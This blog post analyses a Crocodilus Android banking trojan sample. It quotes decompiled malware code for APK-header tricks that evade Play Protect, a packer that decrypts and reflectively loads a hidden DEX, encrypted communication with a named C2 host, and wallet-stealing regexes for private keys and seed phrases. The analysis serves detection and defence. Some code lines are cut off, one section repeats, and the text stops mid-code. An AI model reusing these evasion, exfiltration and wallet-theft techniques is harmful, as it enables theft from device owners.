Blog - Crocodilus - A deep dive into its structure and capabilities

Archived: 2026-04-05 20:14:19 UTC

16 juil. 2025

Author: Paul Viard

In this article, we will deep dive into internals works and key components of a new evolution of the Crocodilus Android Banking Trojan, discovered by ThreatFabric in March.
The malware is equipped with various functionalities designed to exfiltrate user credentials, cryptocurrency wallet data, and system information from the victim.
We have focused our research on the Trojan's inner workings, its communication with C2 and some RAT commands that we thought would be interesting to explore in greater depth.

Informations	Value
SHA256	`6d55d90d021b0980528f56d040e78fa7b85a96f5c244e23f330f24c8e80c1cb2`
Package name	`nuttiness.pamperer.cosmetics`
Stage 1	Entrypoints : `aixx.uvoe.pxoq.Iqom` (pre-entry) & `loqlhajt.budgetsepia.possiblyanime.Tricepsdial` (real-entry)
Stage 2	Entrypoints : `nuttiness.pamperer.cosmetics.uFAWABASFEFwvh` (leanback launcher) & `nuttiness.pamperer.cosmetics.NAoCWwqxpyor` (real launcher)

State-of-Art

Crocodilus was discovered by ThreatFabric on march 28, 2025. At this time, a list of Bot and RAT commands are mentioned by the ThreatFabric team. Then, on april 14, 2025, a new Zimperium article mentions the presence of the codename "Pragma Project" and the use of native libraries in a new variant.Finally, june 03, 2025, Threat Fabric releases a new article on a crocodilus variant with new capabilities, such as adding a new phone number to contacts.


Our analysis will focus on one of the latest variants to appear with the sha256 hash:
`6d55d90d021b0980528f56d040e78fa7b85a96f5c244e23f330f24c8e80c1cb2`

Anti-Reversing technique

Malware developers tend to follow a consistent routine in the development of their products. They first build a core malicious component, which is later deployed onto the victim's device via another app or through dynamic code loading. Before this stage, the developer aims to conceal the APK's behavior for as long as possible using initial anti-reversing techniques. In that case, Crocodilus is no exception, using a modified entry inside the APK to bypass basic tools and certain analysis mechanisms.

Password protected file

Common tools like `jadx` or `apktool` couldn't decompress the `.apk` because of an `"encrypted entry"`.



Using `unzip` allowed us to find the **incorrect** file located at the root of the achive:

```
shell
unzip croco.apk

# ...

 extracting: assets/stjgtuurbezeuim.png
  inflating: assets/8.mp3
[croco.apk] qyryrzr.png password: # A password is required
```

Using `7zip` showed us a different output to rule out the possibility of a password:

```
shell
7z x croco.apk

# ...

ERROR: Headers Error : qyryrzr.png
```

Again, with `unzip`, `qyryrzr.png` is the only file with ZIP Version 3 and a different OS of origin:

```
shell
-rw----     1.0 fat     1024 b- stor 25-May-19 15:20 assets/stjgtuurbezeuim.png
-rw----     2.0 fat    12288 bl defN 25-May-19 15:20 assets/8.mp3

-rw-r--r--  3.0 unx      289 Bx defN 25-May-19 11:20 qyryrzr.png

-rw----     2.0 fat    51240 b- defN 25-May-19 15:20 META-INF/ALIAS_96.SF
```

`qyryrzr.png` had its headers modified preventing tools from directly understanding its content.

Furthermore, while inspecting the device using `adb logcat`, interesting behavior happened during the installation processes of Crocodilus.

According to the ThreatFabric article, Crocodilus uses the package name `nuttiness.pamperer.cosmetics`.

```
sh
10-06 06:21:30.266 13611 13611 I Finsky : [2] aksn.c(67): VerifyApps: Install-time verification requ

10-06 06:21:30.292 13611 16520 I Finsky : [141] VerifyAppsInstallTask.mL(52): VerifyApps: Anti-malwa

10-06 06:21:30.352 13611 16520 W Finsky : [141] VerifyAppsInstallTask.S(965): VerifyApps: Error gett

10-06 06:21:30.365 13611 13746 I Finsky : [51] akwr.a(77): VerifyApps: Starting APK Analysis scan fo

10-06 06:21:30.365 13611 13746 I Finsky : [51] akqc.ms(259): Scanning package nuttiness.pamperer.cos

10-06 06:21:30.367 13611 13746 E Finsky : [51] akwr.a(189): VerifyApps: APK Analysis scan failed for

10-06 06:21:30.367 13611 13746 I Finsky : [51] akwr.a(218): VerifyApps: APK Analysis scan finished f
```

Before we dive deeper into the log snippet above, some background information needs to be clarified.
Finsky is the internal codename for the Google Play Store application on Android devices. It handles application installations, updates, and integrity checks through **Google Play Protect** (also known as **Verify Apps**).
`VerifyAppsInstallTask` is a component that is triggered during app installation. Its role is to scan APK files for potential malware either before or during the installation process.
In the log snippet above, an **"invalid CEN header (Encrypted entry)"** error is raised while inspecting the temporary file `/data/app/vmdl1013385448.tmp`. During the installation process, the APK is first copied to a temporary location in the `/data/app/` directory. Then, Finsky's `VerifyAppsInstallTask` parses the APK's ZIP structure, extracts specific files, and computes cryptographic hashes.
However, due to changes made to the ZIP structure, in particular to the `qyryrzr.png` file, Finsky is unable to inspect the Crocodilus APK correctly.

As a result, **Verify Apps** mistakenly flags the package `nuttiness.pamperer.cosmetics` as **SAFE**.
As this file is not accessible for analysis, we conclude that it serves no other purpose than to slow down analysts and prevent Google Play Portect from working properly.

Understanding the Manifest

Tools like `jadx` or `apktool` converts automatically the `AndroidManifest` file into a readable format, `.xml`, but not `unzip`.
The `AndroidManifest.xml` file is by default an **Android Binary XML** which can be parsed with tools like

Androguard

or

axmldec

.

```
shell
./axmldec -o ../output_rd_AndroidManifest.xml ../AndroidManifest.xml # convert Android Binary XML in
cat ../output_rd_AndroiManifest.xml | grep MAIN -n5 # We search for an entry point
```

```
xml

...

<application android:theme="type1/16973840" android:label="IKO" android:icon="type1/2131361792" andr

...

<activity android:theme="type1/16973909" android:name="nuttiness.pamperer.cosmetics.uFAWABASFEFwvh" 
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LEANBACK_LAUNCHER"/>
      </intent-filter>

...

<activity android:label="Chrome" android:name="nuttiness.pamperer.cosmetics.NAoCWwqxpyor" android:ex
    <activity-alias android:label="Chrome" android:icon="type1/2131099736" android:name="nuttiness.p
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
```

Full AndroidManifest.xml is accessible in Annexes

The **AndroidManifest.xml** reveals that the application's actual `Application` class is `aixx.uvoe.pxoq.Iqom`.
The malware defines two activities with the `MAIN` action:
- `nuttiness.pamperer.cosmetics.NAoCWwqxpyor` - `nuttiness.pamperer.cosmetics.uFAWABASFEFwvh`
Interestingly, the second activity (`uFAWABASFEFwvh`) uses the `LEANBACK_LAUNCHER` category, typically intended for Android TV applications. This unusual choice helps the malware avoid being visible in the standard application launcher on mobile devices, making it stealthier during regular use.
The application explicitly allows unencrypted network traffic by setting `android:usesCleartextTraffic="true"`. This permits HTTP communications, which is highly suspicious in nowadays. In addition, Crocodilus uses this traffic to communicate with its C2 and exfiltrate victims' data.
Additionally, the malware masquerades as the Chrome browser by assigning the label **"Chrome"** (`android:label="Chrome"`) and likely reusing the legitimate Chrome app's icon to deceive users or security analysts.
A particularly deceptive technique is the presence of an **activity-alias** named `nuttiness.pamperer.cosmetics.TrumpTayyip`. This alias also uses the label **"Chrome"** and points to the activity `nuttiness.pamperer.cosmetics.NAoCWwqxpyor`. However, it is disabled by default (`android:enabled="false"`), meaning the fake Chrome icon remains hidden during initial installation or static analysis. The malware can later dynamically enable this alias at runtime using Android's `PackageManager` APIs, causing the fake Chrome icon to suddenly appear, potentially tricking users into launching the malicious application.

Stage 1 - Packer Behavior and Dynamic Loading

> The initial stage of the malware functions as a **packer**, a module responsible for unpacking, decrypting, and loading the core malicious payload.

> The packer loads a fake `.json` file that, upon inspection, is not structured as a valid JSON file. Instead, it contains binary data, specifically, an encrypted DEX file (the second-stage payload).

We opened the `classes.dex` file inside `jadx-gui` to see the java code and have a better understanding of this malware.
Through the different classes and packages listed inside `jadx-gui`, some are missing - such as **nuttiness.pamperer.cosmetics** - which could indicate the use of dynamic code loading or resolution.

Dynamic Code Loading

The malware performs a call to `open()` following the use of the `getAssets()` method, which is typically used to access files bundled in the APK's `assets` folder. In this case, the function attempts to load a file at runtime by passing a filename as a parameter.
This behavior is implemented in function `baggyvagrantly()`. This function reads the file specified in the second argument, and returns a byte array.

This pattern strongly suggests that the malware is loading an encrypted payload from the assets folder. By doing so, the developer avoids placing malicious code directly in the first stage of the malware, potentially evading static analysis and signature-based detection.
Here's the relevant code:

```
java
public static byte[] baggyvagrantly(Context context, String filename) throws Exception {
        InputStream open = context.getAssets().open(filename);
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        byte[] bArr = new byte[1024];
        while (true) {
                try {
                        int read = open.read(bArr);
                        if (read == -1) {
                                break;
                        }
                        byteArrayOutputStream.write(bArr, 0, read);
                } finally {
                        if (open != null) {
                                open.close();
                        }
                }
        }
        return byteArrayOutputStream.toByteArray();
}
```

This second argument `String filename`, is obtained with a special function, `monopolysinger`, called in `exquisitereborn` (the parent function of `baggyvagrantly`). We will describe this in the **Multiple Obfuscations** part below.
Then, the `ByteArray` is sent to function `oozyoutsource` inside the class `Outlastunafraid`

```
java
private static void exquisitereborn(Context context) {
        try {
            Outlastunafraid.oozyoutsource(context, Claviclewashout.baggyvagrantly(context, monopolys
        } catch (Exception e) {
        }
    }
```

To understand how the filename is retrieved with `monopolysinger` and how the ByteArray is sent to be load at runtime, we will need to bypass some obfuscation techniques.

Multiple Obfuscations

We are now certain of the presence of dynamically loaded code, and in this part, we will see how the file is read and how its content is transferred through multiple functions to increase the analysis difficulty.


Strings

The `String filename` parameter used previously by the function `baggyvagrantly`, is set by the `monopolysinger()` function, where a simple XOR operation is applied to the decimal array `[124, 115, 115, 59, 127, 102, 122, 123]` using the decimal key `21`.
After decryption, the resulting filename is `"iff.json"`, which points to a raw binary file disguised with a `.json` extension.

```
java
private static String monopolysinger() {
        byte[] filename_buffer = {124, 115, 115, 59, 127, 102, 122, 123};
        for (int i = 0; i < 8; i++) {
            filename_buffer[i] = (byte) (filename_buffer[i] ^ 21);
        }
        return new String(filename_buffer);
    }
```

The key is declared as a `private static final byte <random_word>`. Using regex inside `jadx-gui` told us that `21` is the same key for every encrypted strings.

Java Declaration	Regex Rule
`private static final byte randomName = 21;`	`private\s+static\s+final\s+byte\s+([a-zA-Z_][a-zA-Z0-9_]*)\s*=\s*21\s*;`



We used another regex rule to detect every decimal array in the code. It matches sequences like `{12, 45, 78}` or arrays containing `Byte.MAX_VALUE`. This pattern is implemented inside a Python script to de-obfuscate the strings. The regex used is:

```
shell
r "\{\s*(?:\d+|Byte\.MAX_VALUE)(?:\s*,\s*(?:\d+|Byte\.MAX_VALUE))*\s*\}"
```

Here is a list of decrypted strings found inside the malware:

`[iff.json, mClassLoader, AES/CBC/PKCS5Padding, mLoadedApk, gullyclosure.dex]`
The python script can be found in the Annexes.

Control Flow Obfuscation

To understand how the content of `iff.json` (ByteArray) is used, we followed the execution flow after `exquisitereborn` starting from `oozyoutsource`, through several wrapper functions before reaching the `main_logic` function.
These *_wrappers_* transfers control or data to the principal code segment and serves as an obfuscation layer — a known technique used to confuse analysts and hinder static analysis.

```
java

private static void exquisitereborn(Context context) {
        try {
                Outlastunafraid.oozyoutsource(context, Claviclewashout.baggyvagrantly(context, monop
        } catch (Exception e) {
        }
}




public static void oozyoutsource(Context context, byte[] bArr) {
        Penalizeunvalued.delusionboss(context, bArr);
}




public static void delusionboss(Context context, byte[] bArr) {
        legacypatronage(context, bArr);
}

private static void legacypatronage(Context context, byte[] bArr) {
        gradedalmost(context, bArr);
}

private static void gradedalmost(Context context, byte[] bArr) {
        slathersponsor(context, bArr);
```

```
}

private static void slathersponsor(Context context, byte[] bArr) {
        Groupedpecan.to_other_wrappers(context, bArr);
}



private static void to_other_wrappers(Context context, byte[] bArr) {
        main_logic(context, bArr);
}



private static void main_logic(Context context, byte[] bArr) {
        try {
                FileManager.write(context, "gullyclosure.dex", AESCrypt.setup_AES_decrypt(context, b



}
```

In order to confuse the analyst, the ByteArray value, `byte[] bArr` , is transferred through several functions and classes, and finally in `main_logic` where it will be decrypted .
Function `main_logic` uses AES decryption routine to write a new DEX file on the device, this routine will be explains in the following section.

AES Decryption

After bypassing the control flow obfuscation, the final function `main_logic` is accessed. `main_logic` , renamed from its obfuscated name `favorablechevron` , performs AES decryption on the contents of `iff.json` and writes the result to a new file named `gullyclosure.dex` .


```
java
private static void main_logic(Context context, byte[] bArr) {
        try {
                FileManager.write(context, "gullyclosure.dex", AESCrypt.setup_AES_decrypt(context, b



}
```

Inside `setup_AES_decrypt()` , a key is extracted from `iff_json_bytes` by taking bytes 32 to 48, an IV from

bytes 48 to 64, and the ciphertext from byte 72 to the end of the array. Then the ciphertext is decrypted using `"AES/CBC/PKCS5Padding"`.



According to [diskmfr] documentation:

> "after receiving the raw data, the data must first be clustered. If the length of the cluster does not meet the cluster conditions, it is necessary to supplement and finally form a series of clusters when using the encryption and decryption algorithm, encryption, and decryption of the multiple groups."

```
java

...


public static byte[] setup_AES_decrypt(Context context, byte[] iff_json_bytes) throws Exception {
        byte[] key = extract_key(iff_json_bytes);
        byte[] IV = extract_iv(iff_json_bytes);
        return glorylandlord(decrypt_AES(crt_cipher_instance(key, IV), content_enc(iff_json_bytes)),
}

...

 private static Cipher crt_cipher_instance(byte[] key, byte[] IV) throws Exception {
        Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
        instance.init(2, new SecretKeySpec(key, "AES"), new IvParameterSpec(IV));
        return instance;
}
```

After using CyberChef, we are able to confirm our assumptions on the true nature of `iff.json` because of the first bytes read, the `dex` signature:

```
00000000: 6465 780a 3033 3800 8764 f9b1 b913 20f0  dex.038..d.... .
00000010: 4cd5 f5c4 636a 19b2 4bf6 e2e0 4c22 f7d8  L...cj..K...L"..
```

A python script can be found in the Annexes to automatically extract the second-stage dex file.

Dynamic Class Loading & Self Deletion

Now that we have reviewed the different steps to obtain a new clean DEX file, this section will focus on the runtime loading of stage 2.
Using the list of strings de-obfuscated, two unused strings: `"mLoadedApk" & "mClassLoader"` are searched in `jadx-gui`.
The code in `wrp_class_loader()` is a reflective Java code designed to replace the default `ClassLoader` of an Android app at runtime with a different one (see next paragraph).

```
java

 private static String mLoadedApk() {
        byte[] bArr = {120, 89, 122, 116, 113, 112, 113, 84, 101, 126};
        for (int i = 0; i < 10; i++) {
                bArr[i] = (byte) (bArr[i] ^ 21);
        }
        return new String(bArr);
}


private static String mClassLoader() {
        byte[] bArr = {120, 86, 121, 116, 102, 102, 89, 122, 116, 113, 112, 103};
        for (int i = 0; i < 12; i++) {
                bArr[i] = (byte) (bArr[i] ^ 21);
        }
        return new String(bArr);
}


public static void wrp_class_loader(Application application, ClassLoader classLoader) {
        try {
                Field loadedApk = Application.class.getDeclaredField(mLoadedApk());
                loadedApk.setAccessible(true);
                Object loadedApkObj = loadedApk.get(application);
                Field classLoaderField = loadedApkObj.getClass().getDeclaredField(mClassLoader());
                classLoaderField.setAccessible(true);
                classLoaderField.set(loadedApkObj, classLoader);
        } catch (Exception e) {
                throw new RuntimeException(e);
        }
}
```

The parent function `riptideyapping` injects a **new** `PathClassLoader` to dynamically loads the DEX file `"gullyclosure.dex"`. After the DEX file **is loaded**, the function deletes it from the disk, leaving only the

decrypted version of `iff.json` in memory.

```
java
private static void riptideyapping(Context context) {
        try {
                File file = new File(context.getCodeCacheDir(), "gullyclosure.dex");
                Unpaidpopsicle.wrp_class_loader((Application) context, new PathClassLoader(file.getA

                if (file.exists()) {
                        file.delete();
        }
}
```

After we discovered how `iff.json` is used to create a new DEX file and how it is loaded into memory, we wanted to understand the application's life cycle and find its entry points.

Entry points

By backtracking through the execution flow, we pinpointed the entry points that initiated the execution of the previous two functions - `exquisitereborn` & `riptideyapping` .In the class `Tricepsdial` inside package `loqlhajt.budgetsepia.possiblyanime` , two important functions are present, `attachBaseContext` and `onCreate` .
On one hand, `attachBaseContext` reads the `iff.json` file from the `assets` folder and decrypts its content into a DEX file. On the other hand, `onCreate` dynamically loads this DEX file and then deletes it from the disk.

```
java
 @Override
protected void attachBaseContext(Context context) {
        super.attachBaseContext(context);
        try {
                wrp_to_exquisitereborn(context);
        } catch (Exception e) {
        }
}

@Override
public void onCreate() {
        super.onCreate();
        try {
                wrp_to_riptideyapping(this);
        } catch (Exception e) {
                throw new RuntimeException("Error in onCreate", e);
        }
}
```

Based on the documentation of `Application.onCreate()`, the Application object's `onCreate()` method is called before any activity, service, or receiver objects (except content providers) are created. However, according to this

medium post

, `attachBaseContext` is executed before `onCreate` happens.
To summarize, `attachBaseContext` is executed firstly and calls `exquisitereborn` to write a new DEX file. Then, `onCreate` calls `riptideyapping` to load dynamically `gullyclosure.dex`.

However, in the **AndroidManifest.xml**, the application's name is `"aixx.uvoe.pxoq.Iqom"`. Inside this class, only one noteworthy method is present: `attachBaseContext`. This function redirects the execution flow to the class `VzxfOopr`:

```
java

protected void attachBaseContext(Context context) {
    super.attachBaseContext(context);
    try {
        VzxfOopr.launchEntryPoint(context);

    }
}
```

Within `VzxfOopr`, the `launchEntryPoint` method decodes an obfuscated string that points to the real entry point already identified: `loqlhajt.budgetsepia.possiblyanime`.

```
java

public static void launchEntryPoint(Context context) throws Exception {
    Application realEntryClass = UpjhXstm.wrp_getConstructor(JqdpYvbo.decrypt_class_name());
    TcpgBhas.wrp_invoke(BgghYzva.wrp_set_accessible(), realEntryClass, context);
    App_Create.wrp_onCreate(realEntryClass);
}
```

Finally, the last line invoked the `attachBaseContext` method of the `possiblyanime` class.
This execution chain is clearly designed to conceal the packer's true entry point for as long as possible. However, as shown in this case, it could still be uncovered by carefully backtracking through the execution flow.

Stage 2

> The second stage of the malware acts as a **RAT (Remote Access Trojan)**. Its primary goals is to enable the Accessibility service, communicates with the C2 server, and extracts confidential data from the device.
> Using a python script (available at "*stage two extraction*" in Annexes), we decrypted the `iff.json` file

> into a new DEX file -> `gullyclosure.dex`.
> This time, **nuttiness.pamperer.cosmetics** and the LAUNCHER of the malware are inside the class `uFAWABASFEFwvh`.

```
java
public void onCreate(Bundle bundle) {
        super.onCreate(bundle);



        this.WyeYYVjhhMdbqG.toLog(">>>START<<<", "<< START CROCODILE BOT 2025 >> **** YOU LUCAS STEF
        finish();
```

Obfuscation

This malware uses the class `nuttiness.pamperer.cosmetics.xaWvaIufkin.sIbsaRKoVR` to store all the strings it needs inside arbitrarily named variables.
Within this class, four types of content can be found: plaintext values, Base64-encoded values, RAT command strings and empty variables.
Here's the relevant code:

```
java
public void onCreate(Bundle bundle) {
        super.onCreate(bundle);



        this.WyeYYVjhhMdbqG.toLog(">>>START<<<", "<< START CROCODILE BOT 2025 >> **** YOU LUCAS STEF
        finish();
```

```
### Obfuscation

This malware uses the class `nuttiness.pamperer.cosmetics.xaWvaIufkin.sIbsaRKoVR` to store all the s

Within this class, four types of content can be found: plaintext values, Base64-encoded values, RAT

Here's the relevant code:

```java
public static String QureAhrrkvrWdYVcIt = "Chrome 2.0.4 Update";


public static String c2_url = "http://rentvillcr.homes";
private static final Map<String, String> xDtdOHuUatEIiIh;
```
```

```
public String GRMeEoEOOJSiCc;


public String[] android_version;
public String QbaaRTdTCPYDknVe;
public final String TTYvIcxiTOwabQ;
public String UOtETXdmbozp;
public String dfWLXNNCwtKiQb;
public String flkJjpkKyxMv;


public String iKWgdxbvoimhekUY = "O6155FI2SXZ";
public String ZpswOiujEheim = "TCL9CLSKDLX12";
public String OGETrbPXJNthc = base64decode("LCJleGl0IjoiIg==");
public String lbXSkjppXRZdyV = base64decode("LCJleGl0IjoidHJ1ZSI=");
public String pGUkvXZvaYguSmuye = "852147414735";
public String jjYHMEVwGSNSlwc = "864512532655";
public String NknlBDFjiriGaDfQ = "154856895422";
```

SharedPreferences

`SharedPreferences` are used to store several values for the malware and to keep them across device reboots. For instance, Crocodilus stores the C2 url, 2FA codes stolen, cryptocurrency keys etc.
According to the Android documentation:

> " `SharedPreferences` object points to a file containing key-value pairs and provides simple methods to read and write them."

The following function is used to set a specific key-value pairs inside `FilesSettings` :

```
java
public void set_sharedPreferences(Context context, String key, String value) {
        SharedPreferences.Editor edit = context.getSharedPreferences("FilesSettings", 0).edit();
        edit.putString(key, value);
        edit.apply();
}
```

A non-exhaustive list of the settings used can be found in the annexes.
The `SharedPreferences` are important for the malware as we will see in the **Cryptocurrency Wallets** and the **Interesting RAT commands** parts.

Accessibility Service

To be fully operational, crocodilus requires accessibility service. This is one of the most important permissions in


the user environment.
According to the Android documentation:

> "An _*accessibility service*_ is an app that enhances the user interface to assist users with disabilities or who might temporarily be unable to fully interact with a device."

The accessibility permission for the malware is asked to the user through an **Android WebView**. The HTML content of the WebView is then decoded from a base64 variable :

```
java
this.base64_HTML_content = "PCFET0NUWVBFIGh0bWw+DQo8aHRtbCBsYW5n .... ";
```

We decoded the HTML content and the JavaScript which aims to enable **Accessibility** permission on the app.




```
javascript

function openSettings() {
        try {
            if (typeof Android !== 'undefined' && Android.openAccessibilitySettings) {
                android.openAccessibilitySettings();
            } else {
                alert('This feature is only available in the Android app.');
            }
        } catch (e) {
            console.error('Error opening accessibility settings', e);
        }
}
```

This WebView tries to fool the user by showing a fake chrome page.

Once the victim has accepted the accessibility service, the malware can performs any user action on the device, such as opening settings, retrieving text from the screen, etc.
The class `nuttiness.pamperer.cosmetics.iRhkqgbpsuK.dNCGxurzQUjoF` extended the Accessibility Service and is

responsible for the execution of RAT commands.
By overriding the `onAccessibilityEvent` function from `android.accessibilityservice.AccessibilityService`, the malware performed different actions based on the `eventType` value. These `eventType` correspond to actions generated by the user or by the malware itself.

The malware can generate several events in order to activate a specific behavior using for instance, `GlobalAction`:

Communication & Encryption

Being a RAT, the malware relies essentially on active communication with its server. Being able to understand and extract the information sent between the device and C2 can help us better understand Crocodilus behavior.
The DEX file being enormously obfuscated, we focused on is communication with the C2.
The C2 URL can be found in the `nuttiness.pamperer.cosmetics.xaWvaIufkin.sIbsaRKoVR` class mentioned above in **the Obfuscation section**.

```
java
public static String c2_url = "http://rentvillcr.homes"`
```

After a string manipulation, the function `ZXHBViDpMjIob` creates a new **WebSocket** to `rentvillcr[.]homes` on port `8080`.

```
java
String c2_url = Core_App.get_sharedPreferences(this, new_list_commands.c2_URL);
list_commands new_list_commands2 = new_list_commands;
String replaceFirst = c2_url.replaceFirst("http://", "");
this.httpClientok = new OkHttpClient();
Request.Builder builder = new Request.Builder();
webSocket = this.httpClientok.newWebSocket(builder.url("ws://rentvillcr.homes:8080").build(), new We
```

Others occurrences of `c2_url` led us to the encryption routine of the communication. All inputs and outputs are encrypted using strings manipulation and AES algorithm. Then the content is sent to `http[:]//rentvillcr[.]homes/Pragmatical`.

```
java

public static String encrypt_communication(Context context, String str) {
        try {
                String content_to_send = wrp_AES_ENCRYPT(str);
                String content_received = COM_C2.send("http://rentvillcr.homes/Pragmatical", content
                if (content_received != null) {
                        return AES_DECRYPT(content_received);
```

```
                }
        ...
}
```

The hard-coded string `"DBeYRNqiFnsyGpY8"` is the secret key used for both AES encryption and decryption.

```
java
public static String AES_ENCRYPT(String content_com) {
        return AES.encrypt(content_com, "DBeYRNqiFnsyGpY8");
}
```

The AES encryption is followed by several strings manipulation and base64 encoding. Listing all the modifications of the content helped us to build a script to decrypt Crocodilus requests.
The encryption method used is `AES/CBC/PKCS5Padding`. The `IV` is a 16 byte array randomly generated.

```
java
Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
SecretKeySpec secretKeySpec = new SecretKeySpec(key.getBytes(), "AES");
byte[] bArr = new byte[16];
new SecureRandom().nextBytes(bArr);
instance.init(1, secretKeySpec, new IvParameterSpec(bArr));
```

Then, the data and `IV` are encoded using base64 2 times.

```
java



String encodeToString = Base64.encodeToString(instance.doFinal(content_to_encrypt.getBytes()), 2);
String encodeToString2 = Base64.encodeToString(bArr, 2);
String encodeToString3 = Base64.encodeToString(encodeToString.getBytes(), 2);
String encodeToString4 = Base64.encodeToString(encodeToString2.getBytes(), 2);
```

Next, a string reversal is applied to double-encoded Base64 string (ciphertext & IV).

```
java



String sb = new StringBuilder(encodeToString3).reverse().toString();
```

```
String sb2 = new StringBuilder(encodeToString4).reverse().toString();
```

In addition, both of the variables are again base64 encoded.

```
java



String encodeToString5 = Base64.encodeToString(sb.getBytes(), 2);
String encodeToString6 = Base64.encodeToString(sb2.getBytes(), 2);
```

Finally, encrypted and obfuscated data are inserted into a `JSONObject` under disguised keys: `carFileDoesnt` for the data and `miniature` for the `IV`.

```
java



JSONObject jSONObject = new JSONObject();
jSONObject.put(QYHtUBHmfpSDTM.str_carFileDoesnt, encodeToString5);
jSONObject.put(QYHtUBHmfpSDTM.str_miniature, encodeToString6);
return jSONObject.toString();
```

Cryptocurrency Wallets

The main mission of **Crocodilus** is to steal cryptocurrency-related data from the device.
The malware specifically targets two critical components within cryptocurrency wallets: **private keys** and **seed phrases**. It extracts them using distinct regular expressions tailored for each case. Afterwards, the malware stores these sensitive components in the app's **Shared Preferences**, using two distinct keys.
The names of the targeted applications are received dynamically through the C2 server. However, At least **three specific applications** are consistently targeted:

```
java

public String cryptoTarget = "io.metamask";


public String cryptoTarget2 = "app.phantom";


public String cryptoTarget3 = "com.wallet.crypto.trustapp";
```

When a `TYPE_WINDOW_STATE_CHANGED` event is triggered, this code compares the various **crypto targets** with the currently active one specified by the C2 server:

```
java
if (accessibilityEvent.getEventType() == 32) {
        if (this.str_empty.equals(this.new_list_commands.cryptoTarget) || this.str_empty.equals(this
                if (!this.unk_bool_value) {
                        this.unk_bool_value = true;
                        this.cryptoTargetName = this.str_empty;
                        run_prepare_stealWallets();
```

According to Android documentation:

> " `TYPE_WINDOW_STATE_CHANGED` represents the event of a change to a visually distinct section of the user interface."

Then, the active window is passed to the `stealWallets` function, which extracts and stores the cryptocurrency information.

```
java

RAT_commands.this.stealWallets(rootInActiveWindow);
```

This function uses different regex to retrieve Private Keys and Seed Phrases :

```
java

public String regex_PrivateKey = "[a-fA-F0-9]{64}";


public String regex_seedPhrases = "^(\\d+)\\.?\\s*(\\w+)$";
```

Then, the function stocks them inside the Shared Preferences with the key `W10QLK0SKXJ` :

```
java
getPrivateKey(accessibilityNodeInfo, arrayList);



Core_App.add_SharedPreferences(this, str_W10QLK0SKXJ, "[" + this.cryptoTargetName.toUpperCase() + "]
}
```

```
Core_App.add_SharedPreferences(this, str2, "[" + this.cryptoTargetName.toUpperCase() + "] Seed Phras
```

Native library

According to Zimperium:

> "Four samples includes a custom-written native library that loads a file from the assets folder. This file is hidden with a ***_.png_*** extension but is in fact encrypted data."

However, although a significant number of files are present in the assets folder, no trace in the code allows us to confirm this assertion for this particular sample?

Interesting RAT commands

In their blogpost, ThreatFabric published the list of the RAT commands but didn't wrote a technical review of them. We choose to focus on three promising commands.

Complex Gesture - `trXSB123QEBASDF`

According to ThreatFabric, this commands, allows malware to perform a complex finger gesture on the device. The behavior depends on the C2 order and more precisely, the number of coordinates.

```
java


JSONArray jSONArray = jSONObject.getJSONArray(this.new_list_commands.str_coordinates);

int duration = jSONObject.getInt(this.new_list_commands.str_duration);
ArrayList arrayList = new ArrayList();
for (int indexObj = 0; indexObj < jSONArray.length(); indexObj++) {



